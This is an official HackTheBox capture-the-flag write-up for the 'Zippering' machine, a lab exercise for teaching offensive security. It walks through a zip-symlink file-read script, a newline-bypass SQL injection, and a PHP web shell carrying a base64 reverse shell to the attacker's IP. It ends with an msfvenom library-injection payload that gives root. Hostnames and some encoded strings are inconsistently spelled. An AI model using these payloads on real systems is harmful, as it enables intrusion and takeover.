



HACKTHEBOX



Zippering

12th September 2023 / Document No D23.100.250

Prepared By: ctrlzero

Machine Author: xdann1

Difficulty: **Medium**

Classification: Official

Synopsis

Zippering is a medium-difficulty Linux machine that features a variety of attack vectors. This machine starts off by identifying a file upload capability within the web application that is vulnerable to a zip-file symlink attack, leading to arbitrary file-reads on the target. Leveraging this attack we can identify key pieces of information about the underlying web application to exploit an SQL injection to write a PHP webshell to the filesystem and leverage an LFI vulnerability to load the webshell to gain code execution. Once initial access is gained a binary is available with `sudo` privileges that requires basic reverse engineering to recover the binary password. Further analysis of the binary shows that it is vulnerable to a library injection, where we can create a malicious library to be loaded with the binary and gain root access when it is executed with `sudo` privileges.

Skills Required

- Basic reversing
- Enumeration
- Code analysis

Skills Learned

- Zip symlink attack
- SQL injection
- Binary analysis

Enumeration

Nmap

```
nmap -A -Pn -sC -sV 10.10.11.229


Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-12 06:07 MDT
Nmap scan report for 10.10.11.229
Host is up (0.14s latency).
rDNS record for 10.10.11.229: zipping
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9d:6e:ec:02:2d:0f:6a:38:60:c6:aa:ac:1e:e0:c2:84 (ECDSA)
|_  256 eb:95:11:c7:a6:fa:ad:74:ab:a2:c5:f6:a4:02:18:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Ubuntu))
|_ http-title: Zipping | Watch store
|_ http-server-header: Apache/2.4.54 (Ubuntu)
```

We see only two ports open. We can start by adding the target IP address and domain to our `/etc/hosts` file. Your target's IP address will possibly be different than the one in this writeup.

```
echo "10.10.11.229 zipping.htb" | sudo tee -a /etc/hosts
```

HTTP

We start our enumeration by browsing the target's web server.



We have two interesting sections within this web application. `Shop` and `Work with Us`. Let's start with the `Work with Us` section since this should stand out right away because it has an upload feature.

If we read through the page's text we can take note that it is instructing us to upload a PDF file that is compressed as a `.zip` archive.

"If you are interested in working with us, do not hesitate to send us your curriculum. The application will only accept zip files, inside them there must be a pdf file containing your curriculum."


We can experiment with various payloads at this point, but first, let's get an idea of the web application's intended behavior by doing what it expects and uploading a compressed PDF file.

```
└─$ zip pdf.zip sample.pdf
adding: sample.pdf (deflated 23%)
```

File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:

[uploads/67fef3d2b1b566a754b66e4521ab0f57/sample.pdf](http://zippering.htb/uploads/67fef3d2b1b566a754b66e4521ab0f57/sample.pdf)

No file selected.



A Simple PDF File

This is a small demonstration .pdf file -

just for use in the Virtual Mechanics tutorials. More text. And more

An interesting thing to note here is that the web application provides a link where we can verify our upload, so long as it's successful. There are some cases where the upload will fail, such as:

- Multiple files in the compressed archive
- Compressed filename not ending in `.pdf`
- Upload filename not ending in `.zip`

If we do a Google search for Zip file upload attack vectors we can find some examples of things we can try next. One interesting method would be to [use a symlink](#).

Let's try something simple by attempting to read `/etc/passwd`.

```
└─$ ln -s /etc/passwd test.pdf
└─$ zip --symlinks pdf.zip test.pdf
adding: test.pdf (stored 0%)
```

```
└─$ unzip -l pdf.zip

Archive:  pdf.zip
  Length      Date    Time    Name
-----
      11  2023-09-12  07:25   test.pdf
-----
      11                      1 file
```

Our file successfully uploads, however, if we try to browse it using our web browser it results in a blank page since it's not a valid PDF file. If we `curl` our link instead we get our expected result.

```
└─$ curl http://zipping.htb/uploads/b90777e21cffa05186fbbd19398664f6/test.pdf
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```

bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:103:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:104:110:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
rektsu:x:1001:1001::/home/rektsu:/bin/bash
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:999:999::/var/log/laurel:/bin/false

```

Arbitrary File Read

The problem now is that enumerating the filesystem manually this way can be tedious, so let's write a quick script to automate some things. It's encouraged for you to try and write your own script for this part, but for the purposes of this write-up one has been provided for you:

```

#!/usr/bin/python3
import stat, zipfile, requests, re, subprocess, os

url = "http://zipping.htb:80/upload.php"
base_url = "http://zipping.htb/"

def create_zip_with_symlink(output_zip_filename, link_source, link_target):
    zipInfo = zipfile.ZipInfo(link_source)
    zipInfo.create_system = 3
    unix_st_mode = stat.S_IFLNK | stat.S_IRUSR | stat.S_IWUSR | stat.S_IXUSR |
stat.S_IRGRP | stat.S_IWGRP | stat.S_IXGRP | stat.S_IROTH | stat.S_IWOTH | stat.S_IXOTH
    zipInfo.external_attr = unix_st_mode << 16
    zipOut = zipfile.ZipFile(output_zip_filename, 'w',
compression=zipfile.ZIP_DEFLATED)
    zipOut.writestr(zipInfo, link_target)
    zipOut.close()

```

```

while True:
    file = input("filename: ")
    create_zip_with_symlink('link.zip', 'link.pdf', file)

    with open('link.zip', 'rb') as f:
        file = f.read()
        f.close()

    files=[
        ('zipFile',
         ('sym.zip',open('link.zip','rb'),
          'application/octet-stream'))
    ]

    data = {"submit": ""}
    r = requests.post(url, data=data, files=files)
    link = re.search('uploads.*.pdf">', r.text)[0].strip('">')
    print(requests.get(base_url+link).text)

```

Our next steps at this point will be to try and enumerate the web application source code to try and get a better understanding of how it's configured and look for additional weak points. We can start by enumerating the Apache configuration to see if it's using any of the default configurations.

```

filename: /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
<...snip...>

ServerAdmin webmaster@localhost
DocumentRoot /var/www/html

<Directory /var/www/html/uploads>
    Options -Indexes
</Directory>

<...snip...>

```

We notice that the `/uploads` directory is configured here which means we potentially have the right `DocumentRoot` as well. We can quickly verify this by attempting to read a file that we know exists on the web application, such as `http://zipping.htb/shop/index.php`.

```
filename: /var/www/html/shop/index.php
<?php
session_start();
// Include functions and connect to the database using PDO MySQL
include 'functions.php';
$pdo = pdo_connect_mysql();
// Page is set to home (home.php) by default, so when the visitor visits, that will be
the page they see.
$page = isset($_GET['page']) && file_exists($_GET['page'] . '.php') ? $_GET['page'] :
'home';
// Include and show the requested page
include $page . '.php';
?>
```

Our attempt is successful, so now we can fuzz the web application using a tool such as `Feroxbuster` to find potentially interesting files.

```
feroxbuster -u http://zipping.htb -w ~/wordlists/raft-medium-words.txt -x php -t 50 -s
200 --silent
http://zipping.htb/index.php
http://zipping.htb/upload.php
http://zipping.htb/shop/index.php
http://zipping.htb/shop/product.php
http://zipping.htb/
http://zipping.htb/shop/
http://zipping.htb/shop/functions.php
http://zipping.htb/assets/
http://zipping.htb/assets/js/
<...snip...>
```


Using our automated symlink script we can start analyzing some of these files.

Local File Inclusion

Looking at `index.php` we identify a potential Local File Inclusion (LFI) within the `page` parameter; if `file_exists` is true, then a `.php` extension is appended and the page is rendered. Otherwise, the request header is set to the home page.

```
<?php
session_start();
// Include functions and connect to the database using PDO MySQL
include 'functions.php';
$pdo = pdo_connect_mysql();
// Page is set to home (home.php) by default, so when the visitor visits, that will be
the page they see.
$page = isset($_GET['page']) && file_exists($_GET['page'] . '.php') ? $_GET['page'] :
'home';
// Include and show the requested page
include $page . '.php';
?>
```

We can quickly verify this by doing a directory traversal to request the `upload.php` file.



With an LFI confirmed we can continue our code analysis to find another vector to chain this with. Looking at the `product.php` code we can see the following:

```
filename: /var/www/html/shop/product.php
<?php
// Check to make sure the id parameter is specified in the URL
if (isset($_GET['id'])) {
    $id = $_GET['id'];
    // Filtering user input for letters or special characters
    if(preg_match("/^[A-Za-z!#$%^&*()\-_=+{}\\[\\]\\|;:'\"<>\\/?]|^[0-9]$/", $id,
    $match)) {
        header('Location: index.php');
    } else {
        // Prepare statement and execute, but does not prevent SQL injection
        $stmt = $pdo->prepare("SELECT * FROM products WHERE id = '$id'");
        $stmt->execute();
        // Fetch the product from the database and return the result as an Array
        $product = $stmt->fetch(PDO::FETCH_ASSOC);
        // Check if the product exists (array is not empty)
```



```

        if (!$product) {
            // Simple error to display if the id for the product doesn't exists (array
            is empty)
            exit('Product does not exist!');
        }
    }
} else {
    // Simple error to display if the id wasn't specified
    exit('No ID provided!');
}
?>
<...snip...>

```

We see that the user input is passing through a regex filter that searches for the following match conditions:

- Letters and symbols: `^.*[A-Za-z!#$%^&*()\-_+={}\\[\]\]\`
- Special characters: `;'\"',.<>\/?]`
- Must end with an integer: `[^0-9]$`

If one of those conditions is true the regex will redirect to the `index.php` page, otherwise, if the user input passes the regex conditional it will be passed directly to the SQL query.

The vulnerability here with `preg_match()` is that the modifier `/m` is not specified, meaning it will not perform a multi-line check, opening up the possibility of a newline injection that bypasses the regex filter.

In order to test our theory, we will try various payloads using the URL-encoded forms of the `\n\r` (line feed and carriage return) characters, namely `%0a%0d`. We will combine that with payloads that should both pass- and fail the regex validation and check the outcome.

We can quickly validate this theory by browsing to each of these URLs and taking note of the behavior difference:

- <http://zipping.htb/shop/index.php?page=product&id=1>
- <http://zipping.htb/shop/index.php?page=product&id=test>
- <http://zipping.htb/shop/index.php?page=product&id=%0a%0d3>
- <http://zipping.htb/shop/index.php?page=product&id=%0a%0dtest3>

The first two tests behave as we would expect- `1` passes the filter and `test` does not. When prefixing the payload with the URL-encoded characters, however, we see that both `3` and `test3` pass the filter. It is interesting to note that despite the newline, our payload must end with a digit in order to match the ending of the regex.

Note: Regular expressions are notoriously tricky to wrap one's head around. It is therefore recommended that you experiment on a site such as [regex101](https://regex101.com/) and see how your payloads behave, as well as which parts of them are caught or not. In this case, make sure to remove the default `g` and `m` modifiers that appear after the prompt and paste the regex inbetween the two slashes (`/`).

SQL Injection

Let's start `sqlmap` to see if we can get a valid injection. We'll need to customize the queries `sqlmap` will perform with data that we know we need, namely:

- Newline as a prefix: `%0a%0d'`
- Integer as a suffix: `'1`

```
└─$ sqlmap -u "http://zipping.htb/shop/index.php?page=product&id=1" --fresh-queries -  
-prefix="%0A%0D'" --suffix="'1" -p id --dbms mysql --level 2 --risk 2 --sql-shell --  
time-sec 1 --batch
```

<...SNIP...>

```
[15:34:09] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own  
( 'PHPSESSID=ls4r8iavgmd...a2dedfgjbr' ). Do you want to use those [Y/n] Y
```

```
[15:34:10] [INFO] testing if the target URL content is stable
```

```
[15:34:10] [INFO] target URL content is stable
```

<...SNIP...>

```
[15:34:16] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 stacked queries  
(comment)' injectable
```

```
for the remaining tests, do you want to include all tests for 'MySQL' extending  
provided level (2) and risk (2) values? [Y/n] Y
```

<...SNIP...>

```
[15:34:19] [INFO] target URL appears to be UNION injectable with 8 columns  
got a 302 redirect to 'http://zipping.htb:80/shop/index.php'. Do you want to follow?  
[Y/n] Y
```

```
injection not exploitable with NULL values. Do you want to try with a random integer  
value for option '--union-char'? [Y/n] Y
```

<...SNIP...>

```
[15:34:42] [INFO] checking if the injection point on GET parameter 'id' is a false  
positive
```

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)?  
[y/N] N
```

```
sqlmap identified the following injection point(s) with a total of 196 HTTP(s)  
requests:
```

```
Parameter: id (GET)  
  Type: stacked queries  
  Title: MySQL >= 5.0.12 stacked queries (comment)  
  Payload: page=product&id=1  
' ;SELECT SLEEP(1)'1
```

```
[15:34:50] [INFO] the back-end DBMS is MySQL
```

```
[15:34:50] [WARNING] it is very important to not stress the network connection during  
usage of time-based payloads to prevent potential disruptions
```

```
web server operating system: Linux Ubuntu
```

```
web application technology: Apache 2.4.54, PHP
```

```
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

```
[15:34:51] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
```

```
sql-shell> @@VERSION
```

```
[15:35:08] [INFO] fetching SQL query output: '@@VERSION'
[15:35:08] [INFO] retrieved: 10.6.12-MariaDB-0ubuntu0.22.10.1
@@VERSION: '10.6.12-MariaDB-0ubuntu0.22.10.1'
```

So now we have verified our SQL injection and can proceed to gain a foothold on this target through the sql-shell we obtained.

Foothold

A common technique with SQL injection is potentially writing a file to the file system. Since the web application is running PHP, we can try writing a PHP web shell to the target for code execution. We first need to try and get a layout of what the MariaDB installation could look like.

If we do a Google search: `mariadb default install directory` we will get linked [here](#), which contains some useful information:

```
MariaDB runs on port 3306 by default and creates a local unix socket at
/var/lib/mysql/mysql.sock. By default, data is stored in the /var/lib/mysql directory
and logs are located under /var/log/mariadb/
```

Let's try and write to this directory with `sqlmap`, using a Python reverse shell as our payload from: <https://www.revshells.com/>

```
sql-shell> select '<?php system(''echo
cHl0aG9uMyAtYyAnaWlwb3J0IHNVY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZ
fSU5FVCxb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjQ2IiwxMDAwMSkpO29zLmRlcD
Iocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpO29zLmRlcDIocy5maWxlbm8oKSwwKTtpbXBvc
nQgcHR5OyBwdHkuc3Bhd24oInNoIikn|base64 -d|bash''); ?>' INTO OUTFILE
'/var/lib/mysql/shell.php';
```

However, browsing to: <http://zippping.htb/shop/index.php?page=/var/lib/mysql/shell> does not execute our payload. Let's verify the file was written with our symlink attack.

```
filename: /var/lib/mysql/shell.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.54 (Ubuntu) Server at zippping.htb Port 80</address>
</body></html>
```

The file doesn't seem to exist. Knowing that our SQL injection has a suffix included in its payload, however, we can test to see if perhaps the suffix was included in our filename. We find that theory to be true:

```
filename: /var/lib/mysql/shell.php'1
<?php system('echo
cHl0aG9uMyAtYyAnaWlwb3J0IHNVY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZ
fSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjQ2IiwxMDAwMSkpO29zLmRlcDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpO29zLmRlcDIocy5maWxlbm8oKSwwKTtpbXBvc
nQgcHR5OyBwdHkuc3Bhd24oInNoIikn|base64 -d|bash'); ?>
```

Let's see if we can mitigate the suffix from being added by using a null-byte in our filename with `%00`.

```
sql-shell> select '<?php system(''echo
cHl0aG9uMyAtYyAnaWlwb3J0IHNVY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZ
fSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjQ2IiwxMDAwMSkpO29zLmRlcDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpO29zLmRlcDIocy5maWxlbm8oKSwwKTtpbXBvc
nQgcHR5OyBwdHkuc3Bhd24oInNoIikn|base64 -d|bash''); ?>' INTO OUTFILE
'/var/lib/mysql/shell.php%00';
```

```
filename: /var/lib/mysql/shell.php
<?php system('echo
cHl0aG9uMyAtYyAnaWlwb3J0IHNVY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZ
fSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjQ2IiwxMDAwMSkpO29zLmRlcDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpO29zLmRlcDIocy5maWxlbm8oKSwwKTtpbXBvc
nQgcHR5OyBwdHkuc3Bhd24oInNoIikn|base64 -d|bash'); ?>
```

Indeed this does work, so let's start our listener and execute our payload one more time:

<http://zipping.htb/shop/index.php?page=/var/lib/mysql/shell>

```
└─$ nc -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.46] from (UNKNOWN) [10.10.11.229] 34826

$ whoami
rektsu
```

We have successfully obtained a shell as the `rektsu` user, whose flag can be found at `/home/rektsu/user.txt`.

Lateral Movement

Our first order of business now that we have a shell and access to a low-privilege user would be to upgrade our shell. Because we have SSH `22/tcp` open, we can create an SSH key to be used with this user account.

We first create the key-pair locally using `ssh-keygen`.

```
└─$ ssh-keygen -b 1024 -f rektsu
```

```

Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in rektsu
Your public key has been saved in rektsu.pub
The key fingerprint is:
SHA256:/Oyn8UNrzhhYFw4/boMLuqL+xDjVm5+D4skLPgVq9qI ctrlzero@parrot
The key's randomart image is:
+---[RSA 1024]-----+
|
|
|      . .
|    . . . + .
|  . . . S . =
|.o +.  o = +..
|o =.o o.o *.+.
| o.*o..o.+ O=.
|E.==*+o.o.==+.
+---[SHA256]-----+

```

We should now have two files; a private key called `rektsu` and a public key called `rektsu.pub`. We save the latter of which in the target's `.ssh` directory:

```

$ echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQDlbMKqwKQHTAvyKSJEE229CgYV2cvV3g+ONFbNBDSbSvnJxo22o54EwQR
nNe6eVTSYxgyfu5EFLzZGhtyBdjlpEISlyxhXQACHV1P6DqpQJbRbQZqC7lXie8ZoLXFmzcfqpfRiCxme7mS0bm
qztVa5xF80lv1CldWEqlnwXY4IeQ== >> /home/rektsu/.ssh/authorized_keys

```

Finally, we use the private key to SSH into the target as the `rektsu` user:

```

└─$ ssh -i rektsu rektsu@zipping

Welcome to Ubuntu 22.10 (GNU/Linux 5.19.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet
connection or proxy settings

Last login: Tue Sep  5 14:24:24 2023 from 10.10.14.40
rektsu@zipping:~$

```

Let's enumerate what this user may leverage in order to gain privilege escalation. The low-hanging fruit will always be `sudo` privileges, so we can start there.

```
rektsu@zipping:~$ sudo -l
Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass,

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock

rektsu@zipping:~$ sudo /usr/bin/stock
Enter the password:
```

So it seems we have `sudo` privileges for a binary in `/usr/bin/stock` that is password protected. Since we already have SSH access we can quickly copy this file to our attacking machine for analysis with `Ghidra`.

```
└─$ scp -i rektsu rektsu@zipping:/usr/bin/stock .
stock                                                                    100%   16KB
65.6KB/s   00:00
```

Decompiling this binary with `Ghidra`, we can look at the `main` function to see how it's checking the password. Right away we can see it calls a function `checkAuth` to verify credentials.

```
50 |     *local_z0 =  '\0' ;
51 | }
52 | bVar1 = checkAuth(local_b8);
53 | if ((int)CONCAT71(extraout_var,bVar1) == 0) {
54 |     puts("Invalid password, please try again.");
55 |     uVar2 = 1;
56 | }
```

If we decompile `checkAuth`, it's noted that the password `st0ckM4nager` is readable in clear text.

```
Decompile: checkAuth - (stock)
1 |
2 | bool checkAuth(char *param_1)
3 |
4 | {
5 |     int iVar1;
6 |
7 |     iVar1 = strcmp(param_1,"St0ckM4nager");
8 |     return iVar1 == 0;
9 | }
10 |
```

With this information we can experiment with the binary further to see what it does.

```
rektsu@zipping:~$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
```

```
===== Menu =====
```

- 1) See the stock
- 2) Edit the stock
- 3) Exit the program

Privilege Escalation

We can analyze the binary's behavior by using `strace` to get a better idea of what it's doing behind the scenes.

```
rektsu@zipping:~$ strace /usr/bin/stock
execve("/usr/bin/stock", ["/usr/bin/stock"], 0x7ffcc0b858b0 /* 28 vars */) = 0
brk(NULL)                               = 0x5634c3620000
<...snip...>
write(1, "Enter the password: ", 20Enter the password: )    = 20
read(0, St0ckM4nager
"St0ckM4nager\n", 1024)          = 13
openat(AT_FDCWD, "/home/rektsu/.config/libcounter.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT
(No such file or directory)
<...snip...>
write(1, "Select an option: ", 18Select an option: )        = 18
read(0,
```

We can see from the above output that the binary is attempting to load a library located at `/home/rektsu/.config/libcounter.so`, but the file cannot be found.

Since we control this directory, we can store a malicious payload in its location to execute it with our `sudo` privileges and gain root access.

We'll use a payload that loads our SSH key into root's `authorized_keys` file for SSH access.

```
└─$ msfvenom -p linux/x64/exec CMD="echo ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGDlbMKqwkQHTAvyKSJEE229CgYV2cvV3g+ONFbNBDSbSvnJxo22o54EwQR
nNe6eVTSYxgyfu5EFLzZGhtyBdjlpEIS1yxhXQACHV1P6DqpQJbRbQZqC71Xie8ZoLXFmzcfqpfRiCxme7mS0bm
qztVa5xF80lv1CldWEq1nwXY4IeQ== > /root/.ssh/authorized_keys" -f elf-so -o libcounter.so
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 283 bytes
Final size of elf-so file: 685 bytes
Saved as: libcounter.so
```

We copy the file to the target and execute the binary with `sudo`:

```
└─$ scp -i rektsu libcounter.so rektsu@zipping:/home/rektsu/.config/libcounter.so
libcounter.so                                     100% 685
5.4KB/s 00:00

└─$ ssh -i rektsu rektsu@zipping
Welcome to Ubuntu 22.10 (GNU/Linux 5.19.0-46-generic x86_64)
<...snip...>

Last login: Tue Sep 12 16:28:41 2023 from 10.10.14.46

rektsu@zipping:~$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
rektsu@zipping:~$ exit
```

And now let's try to SSH in as root using the respective private key:

```
└─$ ssh -i rektsu root@zipping
Welcome to Ubuntu 22.10 (GNU/Linux 5.19.0-46-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet
connection or proxy settings

Last login: Tue Sep 12 14:52:29 2023 from 10.10.14.46
root@zipping:~#
```

The final flag can be found at `/root/root.txt`.